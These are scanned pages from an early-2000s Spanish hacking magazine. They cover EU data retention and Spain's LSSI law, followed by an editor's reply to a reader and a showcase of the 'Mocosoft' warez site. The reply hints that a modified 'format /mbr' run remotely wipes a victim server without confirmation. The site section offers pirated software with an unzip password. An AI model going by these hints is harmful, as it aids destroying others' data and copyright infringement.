- Fecha y hora de inicio y fin de la comunicación.
- Tipo de comunicación (entrante, saliente, redirección, llamada entre varios).
- Información tanto del cliente (abonado) como del usuario (nombre, fecha de nacimiento, dirección).
- Números IMSI e IMEI.
- Dirección donde se envía la factura.
- Ambas fechas (comienzo y fin) desde que se dio de alta como cliente hasta su baja como tal.
- La identificación del aparato del usuario.
- La identificación y localización geográfica de los nodos que han sido usados para enlazar a los usuarios finales (llamador y llamado) a través de la red de telecomunicaciones.
- Localización geográfica (coordenadas) de la estación terrestre de conexión a satélite.
- Tipo de conexión del usuario (normal, RDSI, ADSL etc., y si es para enviar y recibir llamadas o sólo para recibir).
- Servicio WAP.
- Servicio SMS (fecha y hora entrante y saliente y número de teléfono).
- Servicio GPRS.
- En el caso de llamada entre varios o redirección de llamadas, todos los números intermedios.
- El número llamado.
- La fecha y hora de la llamada.
- Número de la cuenta bancaria u otros medios de pago.
- Todo GPRS y UMTS en Internet , así como todos los datos arriba mencionados (como la dirección IP) deben ser retenidos.

B) Lista Opcional:

- Copia del contrato.
- Para unos mejores propósitos de investigación las Operadoras deben poder conocer la naturaleza de la comunicación: voz/módem/fax etc.

9. Formato de los Números

Todos los números de teléfono (Tanto para proveedores como para operadoras) deben estar compuestos de:

- Número del país.
- Número de área.
- Número del abonado.
- Toda la información en código ASCII separada por tabuladores y saltos de línea puesto que algunos servicios permiten a los usuarios conectarse a un ISP extranjero a través de un número nacional gratuito, también la estructura de dicho número es requerida.

10. Sincronización horaria

Operadoras de telecomunicaciones, proveedores de acceso a Internet y proveedores de servicios de Internet tienen que sincronizar sus servicios con un servidor de hora de sus países.

Comentario de los estados miembros.

Las intenciones de los "mandatarios europeos" quedan más que claras después de echarle un vistazo a la "lista de exigencias". Como consecuencia, diversos colectivos se han puesto "en pie de guerra" y ha empezado una batalla que decidirá el futuro que deseamos para nuestro país y, en definitiva, para los integrantes de la Comunidad Europea.

COMO AYUDAR:
En España se han abierto diversos frentes para recopilar firmas en contra de este "sin-sentido", podemos encontrar información, por ejemplo en www.criptópolis.com, pero si queréis colaborar os recomiendo

http://stop1984.com/index2.php?text=letter.txt

En 5 segundos este enlace os permitirá añadir vuestra "firma" a las ya mas de 16000 existentes. SON SÓLO 5 SEGUNDOS, DEFIENDE TUS DERECHOS!!!

SITUACIÓN ACTUAL:
España es, gracias al ejecutivo de Aznar, LIDER indiscutible en la iniciativa "anti-derechos-constitucionales-de-la-red". Empezó con la LSSI y ha acabado siendo uno de los "portadores" al Parlamento Europeo de la retorcida esencia de la LSSI Española.

Fuente: www.kriptopolis.com
LSSI: ¿Cómo nos afecta?

Por Javier A. Maestre

Abogado

Un día le vendrá un hombre con gabardina y le preguntará:

- Oiga, usted tiene página Web ¿no?

- Pues, si, me la hizo el año pasado mi hijo y a la gente del pueblo le gusta.

- Bien, me enseña el certificado de inscripción del nombre de dominio que usa en el registro donde se encuentra inscrito para fines de publicidad o para adquirir su personalidad jurídica.

- Eiiiin, espere que viene mi hijo y le explica que yo de estas cosas no entiendo.

- Nosotros -dice el hijo- no tenemos nombre de dominio, estamos alojados en el dominio que registró el "Juanca" y nuestra dirección es "tienda.tañabueyes.com".

- Falta de notificación del de dominio propio en una Web para la realización de una actividad económica, infracción leve Art. 45.4.a) LSSI. Pero, ¿estará inscrito en algún registro, aunque sea a fines publicitarios?

- Pues, no sé, ¿si le vale el folleto de las fiestas del pueblo?

- En algún registro serio deberá Usted estar inscrito, y debería saber cual es. Bien, ¿Qué información suministra en la Web sobre su establecimiento?

- El correo electrónico nada más, todo el mundo sabe dónde estamos.

- Incumplimiento de lo establecido en las letras a) y f) del artículo 10.1. Infracción grave, Art. 45.3.a) LSSI. Bien, ¿en qué condiciones efectúa usted las comunicaciones comerciales?

- Bueno, cuando me llega una novedad de la capital, mando un correillo a los que puedan estar interesados.

- Vaya, incumplimiento de lo previsto en el artículo 20 para las comunicaciones comerciales, ofertas promocionales y concursos. Infracción leve, Art. 45.4.d). Denuncia a la Agencia de Protección de datos. ¿Han prestado esas personas su consentimiento para la remisión de los mensajes? ¿Cuántos mensajes les ha remitido en el último año?

- Hombre, pedir consentimiento como tal, no lo he hecho, pero nunca se me han quejado.

En cuanto a la otra pregunta, calculo que en el último año les habré enviado unos cuatro o cinco mensajes.

- El envío, en el plazo de un año, de más de tres comunicaciones comerciales por correo electrónico u otro medio de comunicación electrónica equivalente a los destinatarios que no hayan autorizado su remisión. Infracción grave, Art. 45.3.b). ¿Realiza Ud. transacciones o contratos a través de la Red?

- Bueno, no sé, la Mariana lleva unos días pachucha, no sale de casa. Su nieto le ha enseñado a manejar el correo, me hace el pedido por Internet y luego por la tarde el chico le lleva la compra.

- En fin, no proporcionar al destinatario del servicio, por medios electrónicos, las condiciones generales a que, en su caso, se sujete el contrato, en la forma prevista en el artículo 28. Infracción grave Art. 45.3.c). ¿Confirma usted la aceptación de la compra o ha pactado su exclusión en el contrato con el consumidor?

- Eeeh, bueno, yo pongo en el pedido lo que ella me pide en el correo, pero nunca ha habido ningún problema.

- El incumplimiento habitual de la obligación de confirmar la recepción de una aceptación, cuando no se haya pactado su exclusión o el contrato se haya celebrado con un consumidor, infracción grave, Art. 45.3.d).

Me parece que por hoy ya está bien, ya volveré otro día para hacer una inspección más a fondo, de conformidad con lo establecido en el artículo 42 de la LSSI. Sepa usted que, conforme a este precepto, tengo la consideración de autoridad pública, igual que un Inspector de Hacienda. Debe usted tener cuidado con su negocio, parece mentira que sea prestador de Servicios de la Sociedad de la Información:

- *Dos infracciones leves, sanción mínima de 3.000 Euros por cada una. Total 6.000 Euros.*
- *Cuatro infracciones graves, sanción mínima de 90.001 Euros por cada una. Total 360.004 Euros.*

En total, aunque es un ejercicio de Derecho ficción, afortunadamente, la escalofriante cifra de 60.897.276 pesetas, duro arriba o abajo, de las del año 2001. Vamos, para matar al chaval que puso la Web. No, si ya lo decía el abuelo, esto de Internet es cosa del diablo...

Javier A. Maestre es abogado y dirige actualmente **dominiuris.com** , desde su creación en 1997. Es autor del libro que acaba de publicar con el título

"El derecho al Nombre de Dominio".

NO ESTA TODO PERDIDO:

Gracias a la oposición generalizada (asociaciones de internautas, empresas digitales, organismos de defensa de los derechos del consumidor, etc.) se ha conseguido un cambio (aunque pequeño) :)

ELPAIS
Viernes, 14 de junio de 2002

El PP da marcha atrás en su intento de facilitar a la policía los datos de los internautas

R. MÉNDEZ | Madrid

Hasta ayer, el Partido Popular proponía que los operadores y proveedores de acceso a una red de telecomunicaciones debían 'retener los datos de tráfico durante 12 meses' y que los servidores tenían que poner los datos a disposición 'de las autoridades judiciales o policiales en el marco de una investigación'. Sin embargo, cuando la Ley de Servicios de la Sociedad de la Información (LSSI) estaba a punto de culminar el antepenúltimo trámite parlamentario, el PP dio marcha atrás y limitó el acceso a los datos de navegación a los jueces y fiscales.

Fue en la Comisión de Ciencia y Tecnología del Senado, que debatía la ponencia sobre la LSSI. El miércoles que viene se vota en el Senado antes de su definitiva aprobación en el Congreso.

Instantes antes de la votación, el presidente de la Comisión, de Coalición Canaria (CC), solicitó un receso para introducir las modificaciones del PP. Era el punto más polémico de la LSSI. 'Va contra la Constitución y lo van a tener que cambiar antes del pleno', pronosticó segundos antes Félix Lavilla, portavoz del PSOE en la comisión. Así fue. En folios aparte, el PP, con el apoyo de CiU y CC, introdujo 13 enmiendas (ocho del PP y cinco pactadas con CiU). Una de ellas cambiaba sustancialmente el punto.

Cambio de planes

El nuevo texto asegura que los datos deberán ponerse a disposición de los jueces o del ministerio fiscal cuando lo requieran. No hace mención a la policía. También asegura que 'en ningún caso la obligación de la retención afectará al secreto de las comunicaciones'. Y que sólo se deberán retener los datos imprescindibles para identificar el origen de los datos alojados y el momento en que empezó la comunicación.

Sin embargo, en la enmienda presentada el 6 de junio, el PP se refería a la retención de 'los datos de las transmisiones electrónicas (tales como el número de identificación de los equipos de origen y destinatarios de la comunicación, tiempo de duración de la conexión, volumen de datos transmitidos...)'. Instantes antes de la supresión del artículo, la portavoz del PP en la comisión, Lucía Delgado, seguía defendiendo la enmienda: 'Sólo pedimos el punto de acceso y cuándo conectó. Así podremos perseguir a un pederasta que se introduce en el Chat de niños'.

Así, la nueva ponencia, después de minutos de discusiones sobre la validez de introducir enmiendas en el texto antes del pleno, confusión en las votaciones y consultas al Reglamento del Senado, fue aprobado con los votos de PP, CiU y CC. La ponencia, pues, superó los seis vetos presentados.

Lavilla comparó la interición del PP de guardar los datos con un 'Gran Hermano alentado desde Interior en el que todo se escucha aunque en España sólo hay 27 policías dedicados a delitos en Internet'. El miércoles, los proveedores de acceso a Internet se quejaron de los costes que les supondrá almacenar los datos un año.

EN RESUMEN:

- El ejecutivo del gobierno intenta introducir la LSSI en España y por extensión da su soporte a similar iniciativa en el Parlamento Europeo.
- En el Parlamento Europeo parece que nadie está por la tarea de defender los mínimos derechos de libertad de los ciudadanos y están dando luz verde a esta inquisitiva Propuesta.
- Sólo TU, junto a otros muchos miles de personas puedes/podemos hacer frente a tan desquiciada Ley. En http://stop1984.com/index2.php?text=letter.txt podrás expresar tu disconformidad en 5 segundos.

PARA QUIEN CREA QUE ESTO SÓLO AFECTA A LOS "PIRATAS"

Primero lee de nuevo el texto de Javier A. Maestre y si te queda alguna duda, ahora te la aclaramos.

* Sobre la intimidad: Desde ahora los ISPs (tu Proveedor de Internet) sabrá cuantas veces te conectas a tu BANCO y qué WEBs visitas así como cuánto compras y qué temas te interesan. Por supuesto también cuántos MAILS envías y a quién así como qué GRUPOS DE NOTICIAS (NEWS) frecuentas y qué canales de CHAT utilizas.

* Sobre la Seguridad: Si estos datos deben guardarlos los ISPs (tal como se propone), digamos que... bueno... es muy suculento ¿verdad?... ummm... ummm... ¿cuántos hackers y no tan hackers intentarán y conseguirán acceder a dichos datos? ¿Qué oscuros intereses comerciales pueden surgir entorno a esos datos? Piensa una cosa, no hay caja fuerte que no pueda abrirse... ¿te gustaría que tus datos bancarios saliesen a la luz?... ¿y el miedo a la compra por Internet? Si Europa es reticente a la compra por Internet, imagina el MAZAZO contra esta práctica si la "propuesta" acaba en "LEY", imagina los jugosos DATOS que guardaría tu ISP de TI.

* Sobre la Tecnología: Actualmente la puesta en marcha de estas medidas de control tan absolutamente descomunales significaría la QUIEBRA INMEDIATA de miles de ISPs de tamaño pequeño y medio, solo "los grandes" podrían hacer frente al gasto que significa implantar "el sistema". Bueno, eso es un decir, porque "los grandes" ya han empezado a librar su propia batalla en contra de esta Propuesta alegando que ni siquiera ellos podrán hacer frente a tan terrible gasto si no es con subvenciones estatales... ¿Cómo?... ¿Tenemos que pagar ahora a nuestros espías? Pues eso parece, podría llegar el caso en que tengamos que pagar con nuestros impuestos a nuestros verdugos... ¿Cómo es posible que se llegue a esto? ¿Se ha perdido el juicio en el Parlamento Europeo?

FINALIZANDO

No entiendo nada. Es absolutamente demencial. Solo puedo ver dos explicaciones y a saber cual es la peor. O en Europa nuestros representantes (los representantes de los ciudadanos europeos) son verdaderos ignorantes respecto a todo lo que huele a Internet o realmente saben MUY BIEN lo que hacen y simplemente están promoviendo unas bases sobre las cuales "dominarlo todo y a todos" al mas puro estilo "El Gran Hermano".

P.D. Siento haberme extendido tanto en esta "FLECHA ÁCIDA", pero HOY se está decidiendo nuestro futuro en todo lo referente a Internet... y es una guerra que estamos perdiendo los "europeos de a pie". Quizás futuras generaciones nos recriminen lo sumisos que fuimos HOY... y... ¿Qué podremos decir al respecto?... NADA, TENDREMOS QUE AGACHAR LA CABEZA AVERGONZADOS Y MURMURAR EN VOZ BAJA: FUE EL EFECTO 11-S, fue el efecto 11-S, fue el efecto 11-S, fue el 11-S... ... ...

SERVICIO DE DEFENSA DEL LECTOR:

En esta sección nuestro director responderá, personalmente, a aquellos temas que han provocado indignación entre nuestros lectores.

Mail recibido:

```
Hola,

La idea y el contenido de la revista MUY BIEN.

Lo que me ha jodido de verdad:

- Las putas faltas de ortografía que hay a lo largo y ancho de la revista ( una falta de respeto al que lee, amén de una pérdida de tiempo insufrible intentando descifrar el significado de una palabra).

- Que, siguiendo vuestra indicaciones, vaya a bajarme el serv-u y me encuentre con el "simpático" mensaje de "EN CONSTRUCCIÓN". ¡Coño!, si no teníais la web preparada, haber esperado un par de semanas a sacar la revista, porque la verdad es que la decepción ha sido grande (evidentemente, ya me he buscado la vida por otro lado para conseguir el programa, pero la sensación de "cutrerío e improvisación ha sido muy grande).

- Entiendo que no es fácil sacar adelante una publicación (y más si hay que coordinarla con contenidos online) pero, por favor, intentad afinar más.

Saludos, y hasta la próxima flecha

Ket

PS: dado que comparto plenamente la creencia que para saber lo que hay que hacer primero es sudar, agradecería que incluyerais bibliografía (y dónde conseguirla grátis si es posible).
```

Vamos por partes:

- Respecto a la Idea y Contenido: Esto ha sido un tópico, casi todos los Mails hacían referencia a lo bueno de los contenidos y la forma de explicarlo, cosa que nos alegra enormemente porque esa era nuestra primera meta, ser capaces de transmitir conocimientos incluso a aquellos que creen que esto de informática es muy complicado. Tenemos un mail de un chaval de 12 años que dice haber entendido (casi todo) y practicado el contenido de la revista... eso no me lo esperaba.

La otra cara de la moneda es lo CUTRE de la revista. Pues por ahora no tenemos

recursos para más, pero dentro de nuestras posibilidades intentaremos mejorar. Os lo explicamos mejor en las páginas de título "ADVERTENCIA: NO CONTINÚES LEYENDO SIN LEER ESTA PÁGINA" y "EDITORIAL: MUCHO QUE DECIR"

- Las faltas de ortografía: Bueno, pues debo decir que somos horribles respecto a este tema, tienes toda la razón e intentaremos mejorar día a día, PERO os contaré un secreto, la revista salió a la calle con una versión de los textos que no se corresponde con sus versiones finales. Lamentablemente entregamos a la imprenta dos pares de CDs con una semana de diferencia entre ellos y acabaron imprimiéndose los primeros en lugar de los segundos. Lo peor de todo es que nosotros dimos el visto bueno creyendo que todo era correcto: La inexperiencia SE PAGA!!!

Por eso hemos puesto en nuestra Web, a disposición de TODOS, la versión que debería haber visto la luz: Hack x Crack Número 1 (en formato PDF). Las diferencias no son demasiadas y seguro que siguen conteniendo innumerables faltas, pero hay variaciones en algunas frases explicativas que SEGURO aclararán puntos interesantes. Ya ves que no escondemos nada, si nos equivocamos, pues lo decimos, así somos y esperamos no cambiar nunca.

- Respecto al archivo del Serv-U, indicamos una Web para descargarlo que no es la nuestra, pero no importa, tienes razón en que debería estar en nuestra Web y bien a la vista. Así que, trabajaremos (y muy duro) para que estas cosas no se repitan.

- Bibliografía: Ummm... Este es un tema muy complicado. Bibliografía de informática hay mucha, pero supongo que te refieres a bibliografía de Hacking.

Bueno, pues bibliografía de Hacking hay suficiente, lo malo es que no será lo que tu esperas. Cualquier Web que te hable de seguridad informática es una Web de Hacking, incluida la información de la propia Microsoft pone a disposición de sus "clientes" respecto a los frecuentes Bugs y sus respectivos parches.

En resumen, que manuales de como hackear un servidor con tal o cual Bug NO EXISTEN como tales, sino que debes unir tus conocimientos de informática con las informaciones de los portales de seguridad, algunas Webs donde se habla del tema, muchos Foros donde entablas largas amistades con otros investigadores y algún que otro canal de Chat abierto temporalmente para tratar temas muy concretos --estos canales duran abiertos unas pocas horas y solo asisten los expresamente invitados--.

Los colaboradores de esta publicación hace años que nos movemos e investigamos estos temas, la escalada de directorios y el CODE/DECODE hace años que son explotados de una forma u otra dependiendo de lo mal que implementan los

programadores tal o cual sistema normalizado. Por eso no puedo decirte ves a tal o cual Web y encontraras todo lo necesario, simplemente, no existe ninguna que tenga textos como los que nosotros hemos redactado.

Para que nadie se enfade te recomendamos, por ejemplo, HACKERS 3, de McGraw-Hill Osborne Media --uno de los pocos libros serios editados al respecto--, los RFCs de los distintos protocolos y... pero seguro que no es exactamente lo que buscas.

Haremos una cosa, en nuestra Web iremos poniendo textos gratuitos y públicos que se acerquen a nuestra filosofía y, a partir de ahora, pondremos en cada articulo referencias a documentación relacionada con el tema tratado. Pero piensa que muchos de nuestros textos no están basados más que en nuestro conocimiento y nuestra experiencia, por lo que será imposible referenciarlo a una posible bibliografía. Supongo que es difícil de aceptar, pero esto es así, te lo aseguro.

Sólo una referencia para que esto se entienda. Muchos de los códigos, exploits e incluso conocidísimos programas como el **netcat** DEBEN ser modificados y recompilados incluyendo ciertas opciones -- muchas veces ocultas -- para obtener los resultados deseados. E incluso los programas tienen opciones NO DOCUMENTADAS por el fabricante que sólo descubrirás a base de "tener contactos". Un ejemplo sencillísimo es por ejemplo la conocidísima opción **format /mbr**, todos sabemos lo que implica pero no la encontrarás documentada por Microsoft. Y si te digo que añadiendo una opción más a este comando y ejecutándola por remoto puedes formatear un Servidor-Víctima sin que el sistema tan siquiera muestre el típico recuadro de confirmación, es para poner los pelos de punta a cualquiera.

Finalizando: La mejor bibliografía es www.google.com, ¿no te lo crees?... Pues busca format /mbr y no tardarás en saber cómo formatear un disco sin que te pregunte por la confirmación ;)

Un saludo!!!

AL DESCUBIERTO:

LA WEB DE MOCOSOFT

WWW.MOCOSOFT.COM

Parece mentira que existan personas que no conozcan esta Web. Venga, visitadla que vale la pena ;)

Y FELIZ DESCARGA!!!

MocoSoft - Microsoft Internet Explorer

Archivo Edición Ver Favoritos Herramientas Ayuda

Atrás Búsqueda Favoritos Multimedia

Dirección http://www.mocosoft.com/ Ir Vínculos »

BIENVENIDO A MOCOSOFT

ATENCION

Lee detenidamente esta página si quieres entrar en la web. Si te saltas esta página y no la lees, puedes ser castigado por la ley por delitos de piratería y fraude.


- Este lugar es privado y de acceso restringido y por ello se encuentra bajo los derechos y la protección que a estos lugares las leyes de nuestro país, el Ordenamiento Jurídico Internacional y el el Internet Privacy Act dispensan, no pudiéndose entender que aceptamos la libre entrada
- Toda la información y programas aquí recogidos van destinados al efectivo cumplimiento de los derechos recogidos en el artículo 31 RD/ 1/1996 por el que se aprueba el texto refundido de la Ley de la Propiedad Intelectual (LPI) en especial referencia al artículo 31.2 LPI, y en concordancia con lo expresado en el artículo 100.2 de esta misma ley
- Todo los links de esta web han sido exclusivamente sacados de sitios publicos de Internet, por lo este material es considerado de libre distribución. En ningún articulo legal se menciona la prohibición de material libre por lo que esta página no infinge en nigún caso la ley
- Cualquier persona con un programa/juego original tiene derecho a realizar una copia de seguridad de dicho software para uso personal, en ningún caso infiges la ley si te haces una copia de seguridad de tu software original. Esta página solo facilita dichas copias de seguridad. Ayudar al usuario no es delito
- En ningún caso esta página apoya la piratería, es más, la rechaza frontalmente.
- Si pretendes utilizar esta web y su material como epicentro de tus actos ilicitos e ilegales, te equivocas de lugar, y todo mal acto que hagas sera responsabilidad tuya y en ningún caso de los webmasters - Nos reservamos el derecho de vetar la entrada a cualquier sujeto a nuestra web-site y a su vez se reserva el derecho de prohibir el uso de cualquier programa y/o información, en concordancia con los derechos de autor otorgados por el articulo 14 LPI
- Si en tu pais, este tipo de página esta prohibido, TU y solo TU eres el culpable de esto. Si sabes que no puedes no entres

Pulsando en "acepto" significa
que has leido, comprendes y aceptas
todos los términos de esta página.

Acepto   No acepto

Mocosoft, Hospedado en IslaTortuga.com   Internet

Inicio   MSVDM   MocoSoft - Mi...   Untitled Docum...   6:46


MocoSoft - Microsoft Internet Explorer
Archivo Edición Ver Favoritos Herramientas Ayuda
Atrás Búsqueda Favoritos Multimedia
Dirección http://www.mocosoft.com/
Ir Vínculos
Angélica
Lucía
Manela
Selecciona video para descargar :
descargar
Los mejores videos XXX del mercado!!
model
Hazla tu página de inicio
Añadir a favoritos!!!
El mejor juego? ;)
USAR ICQ
Güebones
AUMENTA LA POTENCIA DE TU DIESEL
Servidores
NT/2000
XXXXXXXXXXXX
Multimedia
Trailers!!!!
Chicas Mocosoft
Animación
Contacta con
programa shareware están aquí. Muy útil, sí
MotherBoard Monitor 5.1.9.1 1.54M
Monitoriza la temperatura del procesador y placa base, así como voltajes, velocidad de ventiladores, etc. Capaz de acceder a uno o más de los siguinetes chips: LM75, LM78, LM78-j, LM79, LM80, WinBond W83781D, WinBond W83782D, WinBond W83783S, WinBond W83627HF, Asus AS99127F, GL518SM, GL520SM, ADM9240, ADM1021, ADM1020, MAX1016, MAX1016a, FMS2701,IA686A, THMC10 y THMC50.
PHP 4.3.0 Alpha with Zend Engine 2 3.93M
PHP es un lenguaje de script muy extendido hoy en día por Internet, dado que está especialmente desarrollado para la Web y puede ser incrustado en el HTML. Mucha de su sintaxis ha sido tomada de C, Java y Perl. La meta de este lenguaje es permitir a los desarroladores generar páginas dinámicas rápidamente. PHP es un proyecto de la fundación de software Apache.
3D Studio Max 5 (beta) 01 02 03 04 05 47M (5 archivos)
3D max para Windows is el programa modelador 3D, animador y visualizador fotográfico a nivel profesional más vendido en el mundo. Especial para la creación de efectos visuales, animación de personajes y desarrollo de juegos de última generación. 3D max provee una muy completa plataforma para el desarrollo 3D y una nueva visualización fotográfica interactiva de alta velocidad. Es completamente personalizable y con arquitectura extendida para una absoluta libertad artística. No sé cuánto durarán los enlaces, así que descargadlo pronto.
También necesitáis descargar ESTO.
La contraseña para descomprimir es: LuNa5
Apariencia visual del LONGHORN 0.98M
Será nuevo sistema operativo de Mocosoft a finales del 2003. Necesitáis StyleXP.
EMAC
AHORRATE UNA PASTA EN CADA DEPOSITO
Mocosoft, Hospedado en IslaTortuga.com
Internet
Inicio
MSVDM
MocoSoft - Mi...
Untitled Docum...
6:48

